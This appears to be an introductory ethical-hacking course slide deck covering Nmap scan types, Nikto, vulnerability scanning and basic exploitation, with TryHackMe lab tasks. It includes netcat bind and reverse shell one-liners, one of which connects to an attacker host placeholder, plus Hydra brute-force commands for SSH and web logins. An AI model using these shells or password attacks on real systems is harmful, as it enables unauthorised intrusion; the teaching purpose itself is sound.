



Ethical Hacking

Presented by: Zainab Mohamed

Email: zainab1234mo@gmail.com

LinkedIn: www.linkedin.com/in/zainab-suhaimi



+

TABLE OF CONTENTS

+

1

Scanning

2

Exploitation

3

Play with metasploitable machine 2





What is Scanning?

Scanning is a set of procedures for identifying live hosts, ports, and services, discovering Operating system and architecture of target system, Identifying vulnerabilities and threats in the network. Network scanning is used to create a profile of the target organization.

Scanning refers to collecting more information using complex and aggressive reconnaissance techniques.



he main Objective of Scanning is: -

- To identify live hosts on a network
- To identify open & closed ports
- To identify operating system information
- To identify System architecture
- To identify services running on a network
- To identify running processes on a network
- To identify the presence of Security Devices like firewalls
- To identify vulnerabilities

Scanning Methodology



- **Check for Live Systems:** Ping scan checks for the live system by sending ICMP echo request packets. If a system is alive, the system responds with ICMP echo reply packet containing details of TTL, packet size etc.
- **Check for Open Ports:** Port scanning helps us to find out open ports, services running on them, their versions etc. Nmap is the powerful tool used mainly for this purpose.





There are three major types of scanning used in ethical hacking:

- Port Scanning – detecting open ports and services running on the target.
- Network Scanning – IP addresses, Operating system details, Topology details, trusted routers information etc.
- Vulnerability scanning – scanning for known vulnerabilities or weakness in a system.



+ Port Scanning

1. Well-Known Ports (0 to 1023):

- These ports are assigned and controlled by the Internet Assigned Numbers Authority (IANA).
- They are used for widely known protocols and services.

2. Registered Ports (1024 to 49151):

- These ports are also assigned by IANA but are not as widely recognized as well-known ports.
- They are used by software applications that are not considered system-level or network-critical.





EX

- Port 1433: Microsoft SQL Server
- Port 3306: MySQL Database
- Port 3389: Microsoft Remote Desktop Protocol (RDP)
- Port 8080: Alternative HTTP port

3. **Dynamic (Private or Ephemeral) Ports (49152 to 65535):**

- These ports are not assigned by IANA and can be used dynamically by applications to create temporary communication channels.
- They are often used for client-side connections when connecting to a service.

EX

- When a client device connects to a web server on port 80, the client's system might use an ephemeral port like 49160.




+ Types of Port Scan

1. TCP Connect / Full Open Scan :

Identifies open ports by establishing a TCP handshake with the target.

`nmap -sT -v -p- <TargetIP>`

Ex) `nmap -T4 -sT scanme.nmap.org`




+

2. Half-open scan /SYN scan

otherwise known as Stealth scan used to scan the target in a stealthy way by not completing the TCP handshake by abruptly resetting the communication.

`nmap -sS -v <TargetIp>`



+

3. FIN scan:

FIN Scan is the process of sending the packet having only FIN flag set. These packets can reliably pass the firewall. FIN Scan packets, when sent to the target, the port is considered to be open if there is no response. If the port is closed, RST is returned.

`nmap -sF <targetIp>`




+

4. Null Scan:

Works by sending TCP packets with no flags set to the target. Open ports do not respond while closed ports respond with a RESET packet.

`nmap -sN -p- <targetIP>`






5. UDP Scanning:

Like TCP-based scanning techniques, there are also UDP Scanning methods.

Keeping in mind, UDP is a connectionless protocol. UDP does not have flags. UDP packets are working with ports; no connection orientation requires. No response if the targeted port is open however if the port is closed, the response message of "Port unreachable" returned. Most of the Malicious Programs, Trojans, Spywares uses UDP ports to access the target.

```
nmap -sU -v <targetIP>
```





+ Network Scanning



1. Nmap for Network Scanning

```
$ nmap 172.16.254.1
```

```
$ nmap www.example.com
```





2. Nikto for Network Scanning

nikto is a tool primarily developed for scanning web server as quickly as possible. The purpose of the scan is to detect dangerous files and outdated service software. An attacker can use this information to launch exploits against a network.

```
$ nikto -host scanme.nmap.org
```





3. Nessus for Network Scanning

Search and learn



Vulnerability scanning



- Mainly automated tools are used for this purpose. These automated scanners scan the target to find out vulnerabilities or weakness in the target organization which can be exploited by the attackers. Vulnerabilities include application vulnerabilities, configuration vulnerabilities, network vulnerabilities, operating system vulnerabilities etc.
- Some examples include operating system is not updated, default passwords used, plain text protocols used, vulnerable protocols running etc.
- Tools: Nessus, Acunetix, OpenVAS



Methodology

1. Scan everything with Nmap,
2. Save the output,
3. Search by the services versions and see if there is any vulnerable ones
4. Try to exploit.

Think with me (Search)

What is the difference between

- | | | |
|-------------|--------|--------|
| • Port, | 80 | 21 |
| • Protocol, | http | ftp |
| • Service. | Apache | vsftpd |

192.168.183 .133/24

255.255.255 .0

id net >> 192.168.183.0/24

f ip .1

+ l ip .254

192.168.183.129



Exploitation

After finding a vulnerable service we have several ways to exploit it.

- Manual exploitation
- Automatic Exploitation

Manual Exploitation

Manual exploitation involves understanding the nature of a vulnerability and developing a custom exploit to take advantage of it. This approach provides a deeper understanding of the vulnerability and how it can be exploited.

use exploit DB as a resource to find exploit scripts.

Automatic Exploitation

Automatic exploitation tools can simplify the exploitation process by automating the discovery and exploitation of vulnerabilities.

+


	Auto	Manual
	Sometimes	Exc
	fast	Long
	Dos	Low risk
	beginner	prof

Etc/passwd :info users
Etc/shadow :hash passwords



Bind Shell

- A bind shell is a type of remote shell where the attacker connects directly to a listener on the target system, consequently allowing for execution of commands on the target system.
- A Netcat listener can be setup to execute a specific executable like cmd.exe or /bin/bash when a client connects to the listener.



Attacker connects to Netcat listener on target



Bind Shell



- **On the target system:**

Start a bind shell on port 4444

```
#nc -lvnp 4444 -e /bin/bash
```

- **On the attacker's system:**

Connect to the bind shell on the target system

```
#nc <target_ip> 4444
```



Reverse Shell

- A reverse shell is a type of remote shell where the target connects directly to a listener on the attacker's system, consequently allowing for execution of commands on the target system.



Target connects to Netcat listener on Attacker system



Reverse Shell



- On the attacker's system:

Set up a listener on port 4444

```
# nc -lvnp 4444
```

- On the target system:

Connect the reverse shell to the attacker's listener

```
# nc <attacker_ip> 4444 -e /bin/bash
```



Post Exploitation

- Privilege Escalation
- Persistence
- Dumping Hashes

Hydra



is a bruteforce online password cracking program, a quick system login password “hacking” tool.

has the ability to brute force the following protocols:

FTP, HTTP, SIP, SMB, SMTP,SSH,.....

+ SSH

```
$ hydra -l <username> -P <full path to pass> MACHINE_IP -t 4 ssh
```

Post Web Form

```
$sudo hydra <username> <wordlist> MACHINE_IP http-post-form  
"<path>:<login_credentials>:<invalid_response>" |
```



labs



Hydra:

<https://tryhackme.com/r/room/hydra>

Nmap:

<https://tryhackme.com/r/room/furthernmap>

+ Bash:

[TryHackMe | Bash Scripting](#)



Tasks



1. Solve hydra room
2. TryHackMe | Bash Scripting
3. FTP_Login >> msf (screenshot)

Optional

+ <https://tryhackme.com/r/room/furthermap>



THANK YOU

